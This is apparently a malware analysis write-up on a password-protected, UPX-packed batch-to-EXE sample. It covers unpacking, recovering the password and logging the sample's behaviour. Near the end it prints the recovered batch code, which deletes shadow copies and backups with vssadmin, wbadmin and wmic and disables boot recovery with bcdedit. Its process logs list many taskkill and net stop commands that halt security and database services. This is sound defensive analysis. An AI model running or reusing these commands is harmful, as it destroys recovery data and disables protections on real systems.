

BAT MALWARE ANALYSIS

This report will explain about a bat file malware which has been converted to exe with UPX packed and password protected. It also explains how to extract the password of the malware which is compressed using zlib compression algorithm and embedded in the resource section.

STATIC ANALYSIS

md5:791498DAD485ABEA90517BABC3AC8399

Entropy: 7.952

Signature: UPX 3.02

File-type: executable

Compiler-stamp: 0x5A7375FD (Fri Feb 02 01:48:05 2018)

UNPACKING

The malware is packed with UPX which can easily be unpacked using UPX itself or by finding the tail jump and dumping the memory from the OEP. The following command can be used to unpack the sample *upx -d del.exe*


In order for the malware to run we need to input a password and now we need to find the password. Using PEStudio take a look at unpacked sample's strings we find “*inflate 1.2.8 Copyright 1995-2013 Mark Adler*”

```
value (1290)
/*
*UBkUvMX
SU3
a!Br
e1ZM
inflate 1.2.8 Copyright 1995-2013 Mark Adler
n.^
tA3
!1Aa
!1ai
!?Zg
!AxU
!This program cannot be run in DOS mode.
```

Looking it up points out to some code related to zlib compression this gives a sense that the malware is using zlib compression somewhere. Taking a look at resource section we can see there is the magic byte for zlib 78 9C and the section has high entropy

| entropy | language (1) | first-bytes-hex | first-bytes-text |
|---------|--------------|---|------------------------|
| 0.000 | neutral | 01 | .. |
| 6.609 | neutral | 78 9C BD 90 31 0E C2 30 0C 45 1F 37 C... | x.....1...0..E..7..... |
| 3.170 | neutral | A2 CC 45 C1 F7 D0 5F 62 1F |E....._b.. |
| 7.994 | neutral | 86 CC 4A C5 B6 92 51 70 79 CC FF DD ... | ...J.....Q p y..... |
| 5.088 | neutral | 3C 3F 78 6D 6C 20 76 65 72 73 69 6F 6E... | < ?xml version = "1 |

To extract the section we can dump the memory and use Cyberchef. By using zlib inflate method to extract the file and it leads to showing the password MD5 hash “4dbf44c6b1be736ee92ef90090452fc2” which decrypts to “boris”



DYNAMIC ANALYSIS

Now that we have the password for the sample we could take a look at what it does. After running the sample we can see it creates many processes and attempts to stop a lot of services and processes but we still don't know how many.

| Path | Result | Detail |
|---------------------------------------|---------|---|
| C:\Windows\system32\taskkill.exe | SUCCESS | PID: 4340, Command line: taskkill /f /im amazon-ssm-agent.exe* |
| C:\Windows\system32\wbem\wmiprvse.exe | SUCCESS | PID: 4528, Command line: C:\Windows\system32\wbem\wmiprvse.exe... |
| C:\Windows\system32\net.exe | SUCCESS | PID: 4700, Command line: net stop SecurityHealthService |
| C:\Windows\system32\net1.exe | SUCCESS | PID: 4584, Command line: C:\Windows\system32\net1 stop Security... |
| C:\Windows\system32\taskkill.exe | SUCCESS | PID: 3916, Command line: taskkill /f /im SecurityHealthService.exe* |
| C:\Windows\system32\net.exe | SUCCESS | PID: 4456, Command line: net stop FirebirdServerDefaultInstance |
| C:\Windows\system32\net1.exe | SUCCESS | PID: 4524, Command line: C:\Windows\system32\net1 stop FirebirdS... |
| C:\Windows\system32\taskkill.exe | SUCCESS | PID: 4520, Command line: taskkill /f /im firebird.exe* |
| C:\Windows\system32\net.exe | SUCCESS | PID: 4732, Command line: net stop SQLTElemetry |
| C:\Windows\system32\net1.exe | SUCCESS | PID: 4720, Command line: C:\Windows\system32\net1 stop SQLTEL... |
| C:\Windows\system32\net.exe | SUCCESS | PID: 4740, Command line: net stop SQLTElemetry\$SQLEXPRESS |
| C:\Windows\system32\net1.exe | SUCCESS | PID: 4756, Command line: C:\Windows\system32\net1 stop SQLTEL... |
| C:\Windows\system32\taskkill.exe | SUCCESS | PID: 4676, Command line: taskkill /f /im sqleip.exe* |
| C:\Windows\system32\net.exe | SUCCESS | PID: 4184, Command line: net stop OfficeSvc |
| C:\Windows\system32\net1.exe | SUCCESS | PID: 3900, Command line: C:\Windows\system32\net1 stop OfficeSvc |
| C:\Windows\system32\taskkill.exe | SUCCESS | PID: 4772, Command line: taskkill /f /im integratedoffice.exe* |
| C:\Windows\system32\net.exe | SUCCESS | PID: 4804, Command line: net stop SVCE |

```

C:\Windows\system32\net1.exe          SUCCESS      PID: 4820, Command line: C:\Windows\system32\net1 stop SVCE
C:\Windows\system32\taskkill.exe       SUCCESS      PID: 4076, Command line: taskkill /f /im svcenterprise.exe*
C:\Windows\system32\taskkill.exe       SUCCESS      PID: 4848, Command line: taskkill /f /im drivermax.exe*
C:\Windows\system32\taskkill.exe       SUCCESS      PID: 1728, Command line: taskkill /f /im innostp.exe*
C:\Windows\system32\taskkill.exe       SUCCESS      PID: 3152, Command line: taskkill /f /im Flow.exe*
C:\Windows\system32\taskkill.exe       SUCCESS      PID: 4424, Command line: taskkill /f /im HTML5service.exe*
C:\Windows\system32\net.exe           SUCCESS      PID: 4984, Command line: net stop PCoIPrintingSvc
C:\Windows\system32\net1.exe          SUCCESS      PID: 4696, Command line: C:\Windows\system32\net1 stop PCoPPri...
C:\Windows\system32\net.exe           SUCCESS      PID: 5028, Command line: net stop PCoIP_ArbitrService
C:\Windows\system32\net1.exe          SUCCESS      PID: 5024, Command line: C:\Windows\system32\net1 stop PCoIPAr...
C:\Windows\system32\net.exe           SUCCESS      PID: 5096, Command line: net stop PCoIPAgent
C:\Windows\system32\net1.exe          SUCCESS      PID: 5104, Command line: C:\Windows\system32\net1 stop PCoIPAg...
C:\Windows\system32\taskkill.exe       SUCCESS      PID: 3928, Command line: taskkill /f /im pcip_agent.exe*
C:\Windows\system32\taskkill.exe       SUCCESS      PID: 5056, Command line: taskkill /f /im pcip_arbiter_win32.exe*
C:\Windows\system32\taskkill.exe       SUCCESS      PID: 4132, Command line: taskkill /f /im pcip_vchan_printing_svc.exe
C:\Windows\system32\net.exe           SUCCESS      PID: 4944, Command line: net stop SolarWindsAgent64
C:\Windows\system32\net1.exe          SUCCESS      PID: 4168, Command line: C:\Windows\system32\net1 stop SolarWin...
C:\Windows\system32\net.exe           SUCCESS      PID: 1176, Command line: net stop SkyLightWorkspaceConfigService
C:\Windows\system32\net1.exe          SUCCESS      PID: 4160, Command line: C:\Windows\system32\net1 stop SkyLight...

```

Opening the sample in x64dbg and run the sample till where it ask for the password analyzing the strings we see “b2eincfilecount” and “b2eincfile” investigating further using google it leads to a BATtoEXE converter, all it does is convert a batch file to an executable in addition it has the option to pack the file with UPX and protect it with a password, now it all make sense, more details can be found <https://documentation.help/BAT2EXE/en.html>

And the converter can be downloaded from

https://github.com/tokyoneon/B2E/blob/master/Bat_To_Exe_Converter.zip

Open the converter and go to tools > Exe to Bat to convert the exe file to bat. Enter the password “boris” and give a location to save the output file and then we have a file called **dell.bat**



INHIBIT SYSTEM RECOVERY (T1490)

Open the file in a text editor we can see the complete code as mentioned it stops a lot of services and kills lots of processes too but one thing that catch the eye is at the end it deletes shadow files.

```
wbadmin DELETE SYSTEMSTATEBACKUP -keepVersions:0
wbadmin DELETE BACKUP -keepVersions:0
wmic SHADOWCOPY DELETE
vssadmin Delete Shadows /All /Quiet
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures
vssadmin list shadows

timeout /T 1

vssadmin delete shadows /all

timeout /T 1

@echo off

net stop VSS
taskkill /f /im VSSVC.exe*
net stop swprv
net stop SDRSVC
net stop wbengine
net stop vmicvss
```

IOC's

Mitre ATT&CK techniques

T1215: <https://attack.mitre.org/techniques/T1215>

T1045: <https://attack.mitre.org/techniques/T1045>

T1012: <https://attack.mitre.org/techniques/T1012>

T1076: <https://attack.mitre.org/techniques/T1076>

HYBRID ANALYSIS REPORT

<https://www.hybrid-analysis.com/sample/17e78d449ea2206adcf8fad3bc0b60eb3eeca35937d543a003b53f7b053d9398/5eac8627f6c74e6ebd4b70f9>